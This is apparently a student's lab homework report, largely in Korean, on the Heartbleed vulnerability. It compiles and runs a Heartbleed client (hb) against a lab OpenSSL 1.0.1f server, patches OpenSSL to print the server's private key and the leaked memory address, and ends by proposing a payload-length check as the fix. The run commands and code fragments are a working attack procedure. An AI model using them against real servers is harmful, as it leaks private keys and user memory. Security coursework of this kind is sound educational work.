Lect11\_final\_heartbleed

**12141163 이욱진**

5. Homework

1) Try hb.c.

$ cp ../../hb.c .

Move hb.c to openssl-1.0.1f/demos/ssl directory and compile.

$ gcc -L/home/sec/12345/openssl/lib -I/home/sec/12345/openssl/include

-o hb hb.c -lssl -lcrypto -ldl

Run server and hb.

$ ./serv

In another window (use your SSL server's ip and port number)

$ ./hb –s 165.246.38.151 –p 12345 –f out –t 1


The result should be in file "out". See "out" with xxd and find the server certificate information.




위 명령어를 통하여 hb.c파일을 openssl-1.0.1f/demos/s니에 복사해주었습니다.


그 후 hb.c를 컴파일해주고 다른 윈도우에서 serv를 실행하고 현재 윈도우에서 hb에 옵션을 달아서 실행시켜 연결되는 구조를 확인해보았습니다.

Serv



Hb






이후 out을 실행해보았고 다음과같이 나타났습니다.



이어서 xxd out > res를 통하여 res를 확인해보았습니다.





2) Modify hb.c

void \* heartbleed(...){

........

buf = OPENSSL\_malloc(1+2+512);

...........

switch(type){

..........

}

\*p++='a'; \*p++='b'; // 2 byte payload ("ab")

....

ret = ssl3\_write\_bytes(...., buf, 3 + 2);

.......

}

Recompile hb.c, run server, and run hb (in another window) with type 2.

(You have to remove old "out" file before running hb.)

$ gcc -L/home/sec/12345/openssl/lib -I/home/sec/12345/openssl/include

-o hb hb.c -lssl -lcrypto -ldl

$ ./serv


$ ./hb –s 165.246.38.151 –p 12345 –f out –t 2

Confirm the server echoes "ab" in the file "out".




Heartbleed 내부 코드를 수정해주었습니다. Malloc의 할당값을 증가시켜주었으며 \*p++ Heartbeat request를 담은 \*p를 증가시켜주어 a와 b라는값까지 담아주었습니다. 마지막에 ssl3\_wrtie\_Bytes를 실행할 때도 “ab”두 문자만큼 더 넣어주었기 때문에 사이즈를 2만큼 더 증가시켜주었습니다.


Server



Hb




그 후 out파일을 vim을통해 확인해보았고 ab가 적혀있었습니다.



이후 ./out명령어를 통하여 out을실행해보았을 때 다음과같이 나타났습니다.





이어서 xxd out > res를 통하여 확인하였습니다.



ab가포함된 것을 확인할 수 있었습니다.


3-1) Draw the SSL packet generated in 1) and 2) respectively.






hw1) 하트블리드 공격을 한것이며 hw2) 하트비트요청을 한 것입니다. hw1)의경우에는 실제데이터는 보내지않았습니다. 길이만 0xffff로 지정해서 서버 자신의 메모리에 존재하는 0xffff길이만큼의 데이터를 유출시킨 상황입니다. 그리고 hw2의 out파일보다 훨씬 길이가 길었습니다.

3-2) Explain why you have different result in 1) and 2) above by analyzing "hearbleed()" function in hb.c and "tls1\_process\_heartbeat()" function in ssl/t1\_lib.c.




하트블리드 함수를 확인해보았고 스위치문에서 1일경우에는 0xffff의 페이로드길이를 그리고 그외 default에서는 들어온 type에해당하는 payload의길이를 갖습니다. 그렇기에 hw2에서는 type을 2로주었고 페이로드의길이 역시 2입니다. Hw1에서는 type을 1로주었기 때문에 0xffff 페이로드길이의 정보가 out파일에담겼습니다.



Tls1\_process\_heartbeat함수를 살펴보면 초기에 타입에 해당하는 \*p를 s->s3->rrec.data[0]를 통해 초기화하는 것을 볼 수 있었고 이 정보는 MT에해당하는 정보입니다. 패킷의 구조를 살펴보면 rrec.data[1], data[2]는 페이로드에 해당할 것이라 생각했으며 아래코드를 통해 명확하게 확인할 수 있었습니다.

\*p++을통하여 초기 MT부분에서 포인터를 앞으로 이동했으며 그것을 다시 pl에저장하고 memcpy함수를통하여 bp에 payload길이만큼 pl을복사하는 것을 확인할 수 있었습니다.



4). Modify ssl source such as follows so that it displays server private key and its memory location.

1. demos/ssl/cli.cpp

meth = TLSv1\_client\_method();

ctx = SSL\_CTX\_new(meth);

sd=socket(......);

err = connect(sd, ....);


ssl = SSL\_new(ctx);

SSL\_set\_fd(ssl, sd);

err=SSL\_connect(ssl);

Where is TLSv1\_client\_method()? Find with grep.

$ grep –nr "TLSv1\_client\_method" \*



4.1) openssl-1.0.1f/include/openssl/ssl.h

Add

BN\_ULONG \* print\_server\_priv\_key(const SSL\_CTX \*ctx);

after C linkage reference as below

.................

#ifdef \_\_cplusplus

extern "C" {


#endif

BN\_ULONG \* print\_server\_priv\_key(const SSL\_CTX \*ctx);

.....................

- extern “C” declaration prevents C++ compiler from changing file names.

- BN\_ULONG stands for Big Number Unsigned Long



4.2) openssl-1.0.1f/ssl/s3\_srvr.c

Define print\_server\_priv\_key() here

void print\_key(unsigned char \*pkey){

int i;

for(i=0;i<128;i++){ // assume 1024 bit private

printf("%2x:",pkey[i]);

if ((i+1)%15==0) printf("\n");

}

printf("\n");

}

BN\_ULONG \*print\_server\_priv\_key(const SSL\_CTX \*ctx){ // refer to lect12

CERT \*ct=ctx->cert;

EVP\_PKEY \*epkey=ct->key->privatekey;


BN\_ULONG \*priv=epkey->pkey.rsa->d->d;

unsigned char \*pkey=(unsigned char \*)priv;

print\_key(pkey);

return pkey;

}



S3\_srvr.c 서버파일에 private key를 출력하는 함수를 정의하였고 이어서 make와 make install을 진행하였습니다.

4.3) Call this function in serv.cpp after SSL\_CTX\_check\_private\_key function call.


if (!SSL\_CTX\_check\_private\_key(ctx)){

.................

}

BN\_ULONG \*pkey=print\_server\_priv\_key(ctx);

printf("private key location:%p\n", pkey);




함수를 불러 출력해주는 부분을 추가하였습니다.


4.4) What is the memory address of the server's private key? Check whether this server private key is correct. It should match privateExponent in

servkey.txt (generated as in below) in reverse order.


openssl rsa -in servkey.pem -text -out servkey.txt



Serv.cpp를 컴파일하고 실행해보니 다음과같이 private key와 location : 0x7ab0e0가 출력되는것을 확인할 수 있었습니다.



이어서 텍스트파일로 저장한 후 확인해보았습니다.



출력된것과 반대로 저장된 것을 확인할 수 있었습니다.

5) Perform Heartbleed attack as follows to obtain the server's private key. We know the memory location of the server's private key. We check whether the leaked memory can contain this address. To find out this, we modify the kernel such that it displays the leaking memory address.

5.1) Modify ssl/t1\_lib.c/tls1\_process\_heartbeat() to display the leaking memory address.

...........

if (hbtype==TLS1\_HB\_REQUEST){ // heartbeat packet is processed here


.............

printf("leaking mem addr:%p\n", pl);

memcpy(bp, pl, payload);

.............

}




5.2) Run server and hb.

$ ./serv

$ ./hb –s 165.246.38.151 –p 12345 –f out –t 1

The system will show the leaking memory location and the contents. If the leaking address is lower than server private key location and the distance is less than 65535, the dumped output will contain the server private key.


./serv



Leak memory address가 0x7b2f63(8073059)인 것을 알게되었고 private key location이 0x7ab0e0(8040672)이라는 것이 알 수 있었습니다.

누수 메모리 주소가 8073059 이고 개인키의 위치가 8040672이기때문에 출력된 서버 개인키가 포함되지않았습니다.

./hb -s 165.246.38.151 -p 12147 -f out -t 1



6) How can you fix SSL to prevent Heartbleed attack?

아마도 최신버전의 SSL에서는 payload를 계산하는 과정에서 if문의 조건이 더 강력해지지 않았을까 생각합니다 즉 패킷의 전체길이가 payload길이를 합쳤을 때 보다 작을 경우 잘못된 요청인 것으로 정보를 넘겨주지 않는 식으로 하면 될 것 같다.